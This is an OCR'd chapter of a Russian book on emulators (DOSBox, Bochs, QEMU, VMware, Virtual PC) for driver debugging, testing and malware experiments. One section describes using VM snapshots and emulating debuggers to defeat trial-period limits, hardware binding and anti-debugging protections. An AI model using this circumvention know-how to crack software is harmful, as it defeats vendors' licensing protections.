


Рис. 2.3. Пример виртуальной сети

Эмуляторы для программистов

Больше всего эмуляторы любят разработчики драйверов. Ядро операционной системы не прощает ошибок и мстительно разрушает жесткий диск, уничтожая все данные накопленные за многие годы. Перезагрузки и зависания — вообще обычное дело, к которому привыкаешь как к стуку колес или шороху шин. К тому же, большинство отладчиков ядерного уровня требует наличия двух компьютеров, соединенных COM-кабелем или локальной сетью. Для профессионального разработчика это не роскошь, но… куда их ставить?

С эмулятором все намного проще. Ни потери данных, ни перезагрузок, а всю работу по отладке можно выполнять на одном компьютере. Естественно, что совсем уж без перезагрузок дело не обходится, но пока перезагружается виртуальная машина, можно делать что-то полезное на основной (например, править исходный код драйвера). К тому же мы можем заставить эмулятор писать команды в файл журнала, анализируя который можно определить причину сбоя драйвера (правда, не все эмуляторы предоставляют такую возможность).

В стандартном ядре FreeBSD отладчика нет, а отладочное ядро вносит в систему побочные эффекты. Поэтому в отладочном ядре драйвер может работать нормально, но вызывать крах системы в стандартном. Отладчики Windows ведут себя схожим образом, поэтому окончательное тестирование драйвера должно проходить в стандартной конфигурации, где разработчик лишен всех средств отладки и мониторинга.

Что касается прикладных программистов, то эмуляторы позволяют им держать под рукой всю линейку операционных систем, подстраивая разрабатываемые программы под особенности поведения каждой из них. В мире Windows существуют всего два семейства операционных систем — Windows 9*x* и линейка Windows NT, и даже в этих условиях у разработчиков часто голова кругом идет, а вот мир UNIX намного более разнообразен!

Коварство багов в том, что они склонны появляться только в строго определенных конфигурациях. Установка дополнительного программного обеспечения, а уж тем более перекомпиляция ядра может их спугнуть и тогда — ищи-свищи. А это значит, что до тех пор пока баг не будет найден, ничего нельзя менять в системе. На основной машине это требование выполнить затруднительно, но в эмуляторе это проблем не вызывает. Виртуальная машина, отключенная от сети (в том числе и виртуальной) в заплатах не нуждается. Но как же тогда обмениваться данными? К вашим услугам — дискета и CD-R.

Самое главное достоинство эмуляторов в том, что они позволяют создавать так называемые "слепки" — "моментальные снимки" состояния системы (system snapshots) и возвращаться к ним в любое время неограниченное количество раз. Это значительно упрощает задачу воспроизведения сбоя (т. е. определения обстоятельств его возникновения). Чем такой слепок отличается от дампа памяти, сбрасываемого системой при сбое? Как и следует из его названия, дамп содержит только информацию, которая на момент сбоя находилась в системной памяти, а "слепок" — все компоненты системы, в том числе содержимое диска, памяти, регистров контроллеров и т. д.

Разработчики сетевых приложений от эмуляторов вообще в полном восторге. Раньше ведь при отладке таких приложений был необходим второй компьютер, и довольно сложно было обойтись без помощника, которого предварительно требовалось еще и обучить. Теперь же отладка сетевых приложений упростилась до предела (рис. 2.4).




Рис. 2.4. Отладка прикладной программы под эмулятором

Эмуляторы для хакеров

Эмулирующие отладчики появились еще во времена MS-DOS и сразу же завоевали бешеную популярность у хакеров. Неудивительно! Ведь рядовые защитные механизмы применяют две основных методики для борьбы с отладчиками — пассивное обнаружение отладчика и активный захват отладочных ресурсов, делающий отладку невозможной. На эмулирующий отладчик эти

действия никак не распространяются — он находится ниже виртуального процессора, и потому для отлаживаемого приложения он совершенно невидим. Кроме того, эмулирующие отладчики не используют никаких ресурсов эмулируемого процессора.

Слепки системы очень помогают во взломе программ с ограниченным сроком использования. Ставим программу, создаем слепок, переводим дату, после чего делаем еще один слепок. Смотрим — что изменилось. Делаем выводы и "отламываем" от программы лишние запчасти. Простейший и общедоступный вариант этой методики выглядит так: устанавливаем защищенную программу на отдельную виртуальную машину. Делаем "слепок". Все! Защите пришел конец! Сколько бы мы ни запускали "слепок", защита будет наивно полагать, что запускается в первый раз. Не сможет она привязываться и к оборудованию, так как оборудование эмулятора не зависит от аппаратного окружения.

Попутно эмулятор освобождает от необходимости ставить ломаемую программу на основную машину. Во-первых, некоторые программы, обнаружив, что их ломают, пытаются этому противодействовать. Например, такая программа может затереть данные на жестком диске. В любом случае, даже если защита и не подстроит вам никакой пакости, программа наверняка будет работать нестабильно. Пусть уж она лучше глючит на эмуляторе!

Аппаратная виртуализация

К счастью, проблема низкой производительности эмуляторов, упомянутая в начале этой главы, уже отошла в прошлое. В середине 2006, пробиваясь на рынок мощных серверов, компании Intel и AMD разработали технологии аппаратной виртуализации. Фактически, они добавили дополнительное кольцо защиты, работая в котором *гипервизор*[2] может перехватывать все события, требующие внимания с его стороны. В практическом плане это существенно снизило накладные расходы на работу эмулятора, и теперь производительность виртуальных машин достигает порядка ~90% производительности основного процессора. Технология аппаратной виртуализации уже поддерживается новыми версиями эмуляторов. Например, такая поддержка обеспечивается эмуляторами VMware 5.5, Xen, а также целым рядом других продуктов, которые будут рассматриваться далее в этой главе.

Итак, что же вам понадобится для экспериментов с эмуляторами? Если проблема низкой производительности вас не смущает, то аппаратные требования будут достаточно скромными. Например, чтобы обеспечить комфортную работу с Windows 2000 и FreeBSD 4.5, вполне хватит процессора Pentium III 733-МГц. Это вполне позволит вам поиграть, например, в Quake I, хотя и на пределе возможностей.

Требования к оперативной памяти будут несколько более жесткими. Как правило, основной операционной системе необходимо оставить, как минимум, 128 Мбайт оперативной памяти, а каждой виртуальной машине (т. е. каждой гостевой операционной системе) выделить примерно 128—256 Мбайт. Естественно, объем требуемой памяти зависит от типа эмулируемой операционной системы. Например, для эмуляции MS-DOS будет достаточно и 4 Мбайт. Выделив виртуальной машине 256 Мбайт, вы сможете эмулировать Windows 2000/XP/2003.

Наличие свободного дискового пространства обычно не является вопросом первостепенной важности. Виртуальные машины создаются не для накопления и хранения данных. За редким исключением, они не содержат ничего, кроме типовой копии эмулируемой операционной системы и необходимого минимума приложений. Образ виртуального диска хранится в обычном файле, который находится под полным контролем основной операционной системы. Виртуальные диски

[2] Гипервизор (hypervisor) — программа (или аппаратная схема), позволяющая одновременно и параллельно выполнять на одном хост-компьютере несколько операционных систем. Термин "гипервизор" введен специально для того, чтобы подчеркнуть отличие от термина "супервизор" (supervisor), которым традиционно называли менеджер ресурсов ядра в эпоху мэйнфреймов.

бывают двух типов — фиксированные (fixed) и динамические, или так называемые "разреженные" (sparse). При создании *фиксированного виртуального диска*, эмулятор сразу же "распределяет" файл образа по всему выделенному дисковому пространству, даже если образ и не содержит никакой полезной информации. При создании *динамического виртуального диска*, напротив, в файле образа сохраняются только использованные виртуальные секторы, а размер образа увеличивается по мере того, как он заполняется данными.

Если же производительность эмулятора для вас важна, то ситуация обстоит иначе. Чтобы в полной мере использовать преимущества аппаратной виртуализации, вы должны иметь в своем распоряжении процессор, обеспечивающий поддержку этой технологии. Для этой цели подойдут следующие процессоры Intel: Pentium 4 6x2, Pentium D 9xx, Xeon 7xxx, Core Duo и Core 2 Duo (технология Vanderpool) и Itanium (технология Silvervale). Что касается процессоров AMD, то аппаратную виртуализацию поддерживают все процессоры, произведенные позднее мая 2006 (Socket AM2, Socket S1 и Socket F —Athlon 64, Turion 64), а также все процессоры AMD Opteron, выпущенные позднее августа 2006 (технология Pacifica). Официально технологии аппаратной виртуализации, реализованные Intel и AMD, называются VT-X и AMD-V, соответственно.

Естественно, кроме процессора вам потребуется современная материнская плата и, возможно, обновленная версия BIOS. Некоторые BIOS позволяют включать и выключать поддержку аппаратной виртуализации, причем в некоторых из них она по умолчанию выключена.

ОК, железо куплено, собрано, настроено и готово к работе. Теперь очередь за ПО.

Обзор популярных эмуляторов

Среди всех доступных эмуляторов наиболее популярны DOSBox, Bochs, Microsoft Virtual PC и VMware. Каждый из них обладает своими преимуществами, недостатками, и, естественно, у каждого из них есть свой круг поклонников.

DOSBox

Бесплатный эмулятор, распространяющийся в исходных текстах (**http://dosbox.sourceforge.net/download.php?main=1**). Эмулирует единственную операционную систему — MS-DOS 5.0. Применяется он, главным образом, для запуска старых игр. Жесткие диски не эмулируются (эмуляция дискового ввода-вывода заканчивается на прерывании `INT 21h`), и SoftICE на нем не работает. Зато cup386 (распаковщик исполняемых файлов плюс отладчик), скачать который можно по адресу **ftp://ftp.elf.stuba.sk/pub/pc/pack/ucfcup32.zip**, работает вполне исправно (рис. 2.5). Кроме того, имеется неплохой интегрированный отладчик (правда, для этого эмулятор должен быть перекомпилирован с отладочными ключами).

Возможность расширения конструктивно не предусмотрена. Тем не менее, доступность хорошо структурированных исходных текстов делает эту проблему неактуальной. При желании, вы в любой момент сможете добавить к эмулятору любую недостающую функциональную возможность (например, виртуальный жесткий диск).

Поддерживаются три режима эмуляции — полная, частичная и динамическая. Полнота "полной" эмуляции на самом деле довольно условна. Например, отладчик SoftICE в этом эмуляторе не работает. Однако для подавляющего большинства неизвращенных программ с лихвой хватает и частичной эмуляции. Оба этих режима достаточно надежны, и вырваться за пределы эмулятора нереально, хотя производительность виртуальной машины оставляет желать лучшего — Pentium III 733 МГц опускается до 13.17 МГц, замедляясь более чем в 50 раз. Модуль динамической эмуляции (выполняющий код на "живом" процессоре) все еще находится в стадии разработки, и текущая версия содержит много ошибок, причем некоторые из них фатальны. По этой причине, пользоваться данным модулем не рекомендуется, несмотря даже на то, что его производительность вчетверо выше.




Рис. 2.5. Отладчик cup386, запущенный под управлением эмулятора DOSBox (непосредственно из-под Windows cup386 не запускается)

Обмен данными с внешним миром происходит либо через прямой доступ к CD-ROM, либо через монтирование каталогов физического диска на виртуальные логические диски, доступные из-под эмулятора через интерфейс `INT 21h`. Это обеспечивает достаточно надежную защиту от вредоносных программ. Уничтожить смонтированный каталог они смогут, но вот все остальные — нет!

DOSBox хорошо подходит для экспериментов с большинством MS-DOS-вирусов (исключая, пожалуй, лишь тех из них, что нуждаются в прерывании `INT 13` или портах ввода/вывода), а также для взлома программ, работающих как в реальном, так и защищенном режимах.

Bochs и QEMU

Bochs — это подлинно хакерский эмулятор, ориентированный на профессионалов (рис. 2.6). Простые смертные находят его слишком запутанным и непроходимо сложным. Здесь все настраивается через текстовые конфигурационные файлы — от количества процессоров до геометрии виртуального диска.

Это — некоммерческий продукт с открытыми исходными текстами и впечатляющим качеством эмуляции. Контроллеры гибких и жестких дисков IDE эмулируются на уровне портов ввода/вывода, обеспечивая совместимость практически со всеми низкоуровневыми программами. Полностью эмулируется защищенный режим процессора. Во всяком случае, SoftICE запускается вполне успешно (рис. 2.7), хотя и работает несколько нестабильно, периодически завешивая виртуальную клавиатуру. Имеется достаточно приличный интегрированный отладчик с неограниченным количеством виртуальных точек останова и функций обратной трассировки.

Эмулятор хорошо подходит для исследования вирусов и отладки извращенных программ, работающих в MS-DOS или терминальном режиме Linux/FreeBSD, а также для экспериментов с различными файловыми системами (см. рис. 2.2).

Полная версия исходного кода находится по адресу **http://bochs.sourceforge.net**. Здесь же можно найти и готовые к применению исполняемые файлы для Windows и Linux. К сожалению, чтобы запустить в этом эмуляторе Windows 2000, потребуется мощный современный процессор, и даже в этом случае производительность будет разочаровывающе низкой.




Рис. 2.6. Bochs позволяет запускать 64-разрядную версию Linux Debian на процессоре x86




Рис. 2.7. Отладчик, запущенный в сеансе MS-DOS под управлением эмулятора Bochs, работающего под управлением Windows

На основе Bochs был создан еще один замечательный эмулятор — QEMU, использующий режим *динамической эмуляции*, который повышает производительность в десятки раз. Не вдаваясь в технические подробности, отметим, что QEMU как бы "компилирует" машинный код, который при повторном исполнении работает на "живом" железе на полной скорости. В циклах это дает колоссальный выигрыш!

Правда, общая производительность все равно оставляет желать лучшего, да и стабильность (в силу технических сложностей реализации динамической эмуляции) прихрамывает. Некоторые программы вообще не запускаются (особенно игры), некоторые периодически вылетают. Тем не менее, QEMU легко тянет Linux/BSD без графической оболочки, и ряды его поклонников неуклонно растут. Свежую версию всегда можно бесплатно скачать с **http://fabrice.bellard.free.fr/qemu**.

VMware

Осознав перспективность рынка высококачественных эмуляторов, в 1999 компания VMware выпустила революционный продукт под названием VMware Virtual Platform. Реализован он был на основе исследований, проведенных в Стэнфордском университете и запатентованных в мае 2002. Сам патент, а также вся необходимая техническая информация доступны для свободного скачивания по адресу **http://patft.uspto.gov/netacgi/nph-Parser?patentnumber=6,397,242**.

Чтобы добиться высокой скорости эмуляции на процессорах архитектуры x86, разработчики VMware использовали ряд сложных технологий, требующих тесного взаимодействия с ядром основной операционной системы. К сожалению, все они налагают существенные ограничения на гостевые операционные системы. Полной виртуализации добиться не удалось. Эмулируются лишь некоторые функциональные возможности процессоров x86, в то время как попытки воспользоваться остальными приводят к непредсказуемому поведению гостевой операционной системы. Тем не менее, понижение производительности не слишком существенно, что позволяет успешно работать с системой Windows 2000 на процессоре Pentium III. Таким образом, VMware можно охарактеризовать как многоцелевой эмулятор, подходящий для разнообразных экспериментов, особенно если вы располагаете мощным и современным компьютером (рис. 2.8).




Рис. 2.8. Windows Vista, запущенная в эмуляторе VMware под Windows XP

Неоспоримым преимуществом VMware является устойчивая работа SoftICE (рис. 2.9), а также поддержка мгновенных снимков системы.




Рис. 2.9. SoftICE устойчиво работает с VMware

Как настроить SoftICE под VMware

При попытке использования SoftICE под Windows 2000, запущенной из-под VMware, вы можете столкнуться с проблемами. Суть проблемы в том, что SoftICE работает только из полноэкранного текстового режима (заходим в FAR Manager, нажимаем <ALT>+<ENTER>, затем <CTRL>+<D>), а во всех остальных режимах наглухо завешивает систему. Зато под Windows 98 он чувствует себя вполне нормально, но ведь переход на Windows 98 — не вариант.

Это — известная ошибка реализации, признанная NuMega и устраненная лишь в DriverStudio версии 3.1 (в официальной формулировке это именуется "поддержкой VMWARE"). Подробности можно найти в сопроводительной документации (см. \Compuware\DriverStudio\Books\Using SoftICE.pdf, приложение E — "SoftICE and VMware"). При этом в конфигурационный файл виртуальной машины (*имя_виртуальной_машины*.vmx) необходимо добавить строки `svga.maxFullscreenRefreshTick = "2"` и `vmmouse.present = "FALSE"`.

Тщательно спроектированная виртуальная сеть позволяет экспериментировать с сетевыми червями. Кроме того, имеется возможность прямого доступа к гибким/лазерным дискам. Реализованы разделяемые папки с достойной защитой.

Примечание

Заниматься разведением вирусов в недрах виртуальной машины следует с осторожностью, так как "скорлупа", отделяющая гостевую систему от реального мира, слишком тонка. Можно, конечно, запустить эмулятор в эмуляторе (например, Bochs внутри VMware), только это все равно не решит всех проблем, а вот производительность упадет колоссально!

Начиная с версии 5.5, VMware поддерживает технологию аппаратной виртуализации Vanderpool, позволяющую ей запускать 64-битные гостевые операционные системы на процессорах x86. Правда, для 32-битных гостевых операционных систем аппаратная виртуализация по умолчанию выключена, так как вследствие недостатков реализации вместо обещанного ускорения она дает

замедление. Подробное разъяснение причин такого поведения эмулятора можно найти в статье *"A Comparison of Software and Hardware Techniques for x86 Virtualization"*, написанной двумя сотрудниками VMware — Кейзом Адамсом (Keith Adams) и Олом Агесеном (Ole Agesen) и выложенной на сайте компании (**http://www.vmware.com/pdf/asplos235_adams.pdf**).

> ***Примечание***
>
> Заставить VMware использовать аппаратную виртуализацию в принудительном порядке поможет строка `monitor_control.vt32 = "TRUE"`, добавленная в *.vmx-файл соответствующей виртуальной машины. Правда, большой пользы это не принесет.

Последнюю версию VMware можно скачать с фирменного сайта **http://www.vmware.com**. Кроме коммерческих версий, VMware предоставляет и бесплатные эмуляторы: VMware Player и VMware Server, которые можно загрузить со страницы **http://www.vmware.com/products/free_virtualization.html**.

Несмотря на все очевидные преимущества VMware, этот эмулятор не является бесспорным лидером и не делает бесполезными все остальные виртуализационные продукты. Это особенно справедливо в отношении эмуляторов, имеющих встроенные отладчики и поставляемых с исходными кодами, что дает возможность неограниченно расширять их функциональные возможности.

Microsoft Virtual PC

Неплохой эмулятор, распространяющийся без исходных текстов, но зато обеспечивающий приличную скорость эмуляции, превращающую Pentium III 733 МГц в Pentium III 187 МГц (динамический режим эмуляции обеспечивает поддержку всех машинных команд физического процессора).

Полностью эмулируются AMI BIOS (с возможностью конфигурирования через Setup (рис. 2.10), чипсет Intel 440BX, звуковая карта типа Creative Labs Sound Blaster 16 ISA, сетевой адаптер DEC 21140A 10/100 и видеокарта S3 Trio 32/64 PCI с 8 Мбайт памяти на борту. В целом, эта конфигурация позволяет запускать современные операционные системы семейства Windows NT, а также FreeBSD с графическими оболочками.

Имеется возможность прямого доступа к гибким дискам и приводам CD-ROM. Жесткие диски эмулируются на уровне двухканального контроллера IDE (см. документацию на чипсет 440BX), размещаясь на винчестере в виде динамического или фиксированного файла-образа. При желании можно взаимодействовать с основной операционной системой и другими виртуальными машинами через разделяемые папки или виртуальную локальную сеть. Оба этих метода с хакерской точки зрения небезопасны, и потому при исследовании агрессивных программ к ним лучше не прибегать.

Virtual PC использует метод виртуализации, аналогичный использованному в VMware. Однако VMware обеспечивает лучшее качество эмуляции и более широкую поддержку аппаратных средств. В частности, отладчик SoftICE, отлично работающий под VMware, под Virtual PC работать отказывается (рис. 2.11). Встроенного отладчика и возможностей работать с моментальными снимками состояния виртуальной машины также нет. Все эти недостатки существенно ограничивают область применения данного эмулятора.

Однако игры, не требующие быстрого процессора и мощного видеоадаптера, под Virtual PC работают лучше, чем под VMware. Наконец, не может не радовать и то, что в июле 2006, корпорация Microsoft наконец-то пошла навстречу пожеланиям пользователей и выпустила бесплатную версию Virtual PC 2004, которую можно скачать по адресу **http://www.microsoft.com/windows/virtualpc/downloads/sp1.mspx**. Этот бесплатный продукт можно рекомендовать для экспериментов с файловыми системами, что поможет приобрести практические навыки восстановления утраченных данных.

